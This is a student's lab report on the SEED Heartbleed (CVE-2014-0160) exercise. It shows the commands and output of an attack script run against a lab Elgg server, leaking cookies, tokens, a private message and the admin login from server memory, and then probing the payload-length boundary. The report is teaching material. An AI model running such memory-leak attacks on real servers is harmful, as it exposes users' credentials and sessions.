COMPUTER NETWORK SECURITY LAB -10


Name: Pavan R Kashyap SRN: PES1UG20CS280

5th Semester E section

For this lab, the IP addresses of the two systems are as follows-

Attacker → 10.0.2.15 Host→ 10.0.2.7

Step 1: Configure the DNS server for Attacker machine



```
127.0.0.1       localhost
127.0.1.1       ubuntu

# The following lines are for SEED labs
127.0.0.1       www.OriginalPhpbb3.com

127.0.0.1       www.CSRFLabCollabtive.com
127.0.0.1       www.CSRFLabAttacker.com

127.0.0.1       www.SQLLabCollabtive.com

127.0.0.1       www.XSSLabCollabtive.com

127.0.0.1       www.SOPLab.com
127.0.0.1       www.SOPLabAttacker.com
127.0.0.1       www.SOPLabCollabtive.com

127.0.0.1       www.OriginalphpMyAdmin.com

127.0.0.1       www.CSRFLabElgg.com
127.0.0.1       www.XSSLabElgg.com
127.0.0.1       www.SeedLabElgg.com
10.0.2.7        www.heartbleedlabelgg.com
127.0.0.1       www.WTLabElgg.com

127.0.0.1       www.wtmobilestore.com
127.0.0.1       www.wtshoestore.com
127.0.0.1       www.wtelectronicsstore.com
127.0.0.1       www.wtcamerastore.com

127.0.0.1       www.wtlabadserver.com

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

On the attacker machine, we change the IP address mapping for www.heartbleedlabelgg.com from 127.0.0.1 (local host) to 10.0.2.7 (that of the host/victim machine).

When mapping a domain name to an IP, the host first checks its host file before asking the local DNS server to resolve the mapping. If a mapping is found in its host file, then the host uses the same mapping.

In this case, instead of asking the local host (and eventually the local DNS server) to resolve the IP mapping, we provide the victim’s IP. Therefore, the victim’s IP is mapped to the heartbleedlabelgg.com domain name.


COMPUTER NETWORK SECURITY LAB -10

Name: Pavan R Kashyap SRN: PES1UG20CS280
5th Semester E section

Step 2: Lab Tasks: Exploring the damage of Heartbleed attack


In order to give attack.py read, write and execute privileges the chmod command is used. When attack.py is executed, we see some junk data displayed on the screen. At present, the victim hasn't carried out any activity on the server (like login). Therefore, most of whatever is displayed is of little relevance to us (as it does not contain any sensitive information).

As seen below, we are getting more server data that it should ideally send back.



```
PES1UG20CS280_Pavan:sudo chmod 777 attack.py
PES1UG20CS280_Pavan:python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2
014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
...................................#

PES1UG20CS280_Pavan:
```

Step 2(a): On the Victim Server:




Sent messages

To: Boby □ Pavan sends message just now

On victim machine, we login and add Boby as a friend. A secret message is generated and sent to him as shown above.

The message's subject is **Pavan sends message** and the content of the message is **Hello Boby Pavan CS280 here.**


Step 2(b): On Attacker machine:



```
PES1UG20CS280_Pavan:python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A................................I.........
...........
..................................#.......pt-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/activity
Cookie: Elgg=kar7dhvm0p7qufstgppas8f4i7
Connection: keep-alive

......._..qd"b.4.N..




il..............-www-form-urlencoded
Content-Length: 153

__elgg_token=ef116f3c0f911b326dcf9886d815441d&__elgg_ts=1668594844&recipient_guid=40&subject=Pavan+sends+message&body=Hello+Boby%2C%0D%0APavan+CS280+here...k9...6..q.
c.{.@

PES1UG20CS280_Pavan:
```

On the attacker machine, when we repeatedly execute the attack.py program, we obtain details of the secret message that was sent. The subject and the content both are received in its entirety as can be seen above.


The server buffer holds sensitive information and by exploiting this Heartbeat bug, we are able to get this sensitive information via the heartbeat message.



```
0&subject=Pavan+sends+message&body=Hello+Boby%2C%0D%0APavan+CS280+here...k9...6..q.
```


A closeup version of the same message.

As we execute the same attack several times, we also start obtaining other sensitive information like the cookie details as can be seen below-




```
..................................#

PES1UG20CS280_Pavan:python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A................................I.........
...........
..................................#.......ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/sent/admin
Cookie: Elgg=kar7dhvm0p7qufstgppas8f4i7
Connection: keep-alive
If-None-Match: "1449721729"

% ......TR.._>cG_k.....f...`.......?5

PES1UG20CS280_Pavan:
```

The username and password that was used during this login is also stored inside the server. Exploitation caused us to obtain both the username and the password used by the user to login on the victim’s machine.



```
PES1UG20CS280_Pavan:python attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A................................I.........
..........
..................................#.......ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/activity
Cookie: Elgg=u4rdkgsh0ubeuaoj5nj0hp47h6
Connection: keep-alive
If-None-Match: "1449721729"

.;.............ntent-Length: 99

__elgg_token=e21d2435ac47bc7cda0e8578c99fe398&__elgg_ts=1668595474&username=admin&password=seedelgg..../.x......{....H

PES1UG20CS280_Pavan:
```

A closeup version of the same is shown below




```
4&username=admin&password=seedelgg..../.x......{....H
```

Attack.py generated a heartbeat request packet whose payload length size was larger than the actual payload size. When the server responded, sections of the server memory also got copied into the response packet. These server sections contained sensitive information (as seen above) and that lead to the attacker gaining access to the same, just by sending out a simple heartbeat message.

Step 3: Investigate the fundamental cause of the Heartbleed attack

In this task, we set the size of the payload in the request message as 40 bytes. The corresponding response generated suggests that the server has returned more data than it actually should. This indicates that the actual payload size is smaller than 40 bytes.




```
PES1UG20CS280_Pavan:python attack.py www.heartbleedlabelgg.com --length 40

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..(AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC....5...'.,.Bi....

PES1UG20CS280_Pavan:
```

Step 4: Find out the boundary value of the payload length variable.

Previously, we have realised that the payload size must be smaller than 40 bytes. So, we arbitrarily decrement the payload length value and observe if the response packet states that the payload obtained is larger than actual payload size. The above procedure is repeated until we find a payload value for which the server does not state “Returned more data than it should”


Once we’ve obtained this payload length value, we gradually increment it to identify that exact value after which extra data is being sent. That exact value is our actual payload length.

When we decrement to 30, we see that the server is returning more data than it should, so we decrement further.



```
PES1UG20CS280_Pavan:python attack.py www.heartbleedlabelgg.com --length 30

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAAABCDEFGHIJ..c.a."o(+....j.

PES1UG20CS280_Pavan:
```

When we decrement the value to 19, we see that the warning is no more printed. However, we cannot be sure if this is the actual payload value, so we increment the payload length and check.




```
PES1UG20CS280_Pavan:python attack.py www.heartbleedlabelgg.com --length 19

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F
```

